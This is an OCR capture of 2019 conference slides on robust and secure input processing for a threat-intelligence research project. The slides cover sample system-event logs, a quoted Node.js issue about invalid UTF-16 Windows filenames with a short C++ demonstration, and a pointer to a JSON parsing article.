Robust & Secure Input Processing

Martin Pirker, Thomas Pipek

@sec4dev, Vienna, 20190226

Josef Ressel Center for Unified Threat Intelligence on Targeted Attacks
St.Pölten University of Applied Sciences, Austria

JRC TARGET
JOSEF RESSEL CENTER
FOR UNIFIED THREAT INTELLIGENCE ON TARGETED ATTACKS


/fh///
st.pölten

Motivation: 3 Problems of TARGET

1) Capture system-wide data of system events

2) Manage/preprocess the pile of data


3) Tackle detection of attacks/malware problem


Security Events Collector
Security Events Collector
Security Events Collector
Docker containers
Database
Custom Analysis Module
Jupyter Lab
Browser is Jupyter Interface

User Data in Captured Activity Data

```
20190203:081502.987  Process_start: Outlook.exe
                     usr: thomas.g

20190203:081513.740  Process_start: Chrome.exe
                     usr: thomas.g

20190203:081525.374  write: \Users\thomas.g\AppData\Local\Chrome\UserData\..

20190203:081604.935  net_conn: locAddr:192.168.0.121
                               remAddr:194.232.110.160 (diepresse.com)

20190203:081823.313  net_conn: locAddr:192.168.0.121
                               remAddr:216.58.218.133  (gmail.com)
```

Filesnames as data fields...



https://github.com/nodejs/node/issues/23735

fs: cannot interact with invalid UTF-16 filenames on Windows, even with Buffers #23735

Open **rossj** opened this issue on Oct 18, 2018 · 5 comments

rossj commented on Oct 18, 2018


- **Version**: 10.12.0
- **Platform**: Windows 10 64-bit
- **Subsystem**: fs

PR #5616 gave us support for Buffer paths in all fs methods, primarily to allow interacting with files of unknown or invalid file encoding. This helps on UNIX/Linux where filenames are technically just strings of bytes and do not necessarily represent a valid UTF-8 string.

Similarly, on Windows, filenames are just arrays of wchars, and do not necessarily represent a valid UTF-16 string, however the current `{ encoding: 'buffer' }` variety of fs methods do not properly handle this case. Instead, the Buffers that are returned are UTF-8 representations of (potentially losslessly / incorrectly) decoded UTF-16 filenames. Similarly, it's not possible to pass as input Buffers that represent the raw UTF-16 bytes. This leads to the possibility of files that Node can't interact with at all.

Consider the following code that makes a file that doesn't have a proper UTF-16 name. The created file can be seen and interacted with using Windows Explorer and Notepad without issue.

Filesnames as data fields...



https://github.com/nodejs/node/issues/23735

fs: cannot interact with invalid UTF-16 filenames on

```cpp
#include "stdafx.h"
#include <iostream>
#include <windows.h>
#include <string>
using namespace std;

int main()
{
       // Junk surrogate pair
   const wchar_t *filename = L"hi\xD801\x0037";
   HANDLE hfile = CreateFileW(filename, GENERIC_READ, 0, NULL, CREATE_NEW,
   return 0;
}
```

handle this case. Instead, the Buffers that are returned are UTF-8 representations of (potentially losslessly / incorrectly) decod… …put Buffers that represent the raw UTF-16 b… …ct with at all.


```
error getting stats of: hi�7
```


Consider the following code that makes a file that doesn't have a proper UTF-16 name. The created file can be seen and interacted with using Windows Explorer and Notepad without issue.

JSON as data exchange format

“Parsing JSON is a minefield” →

http://seriot.ch/parsing_json.php



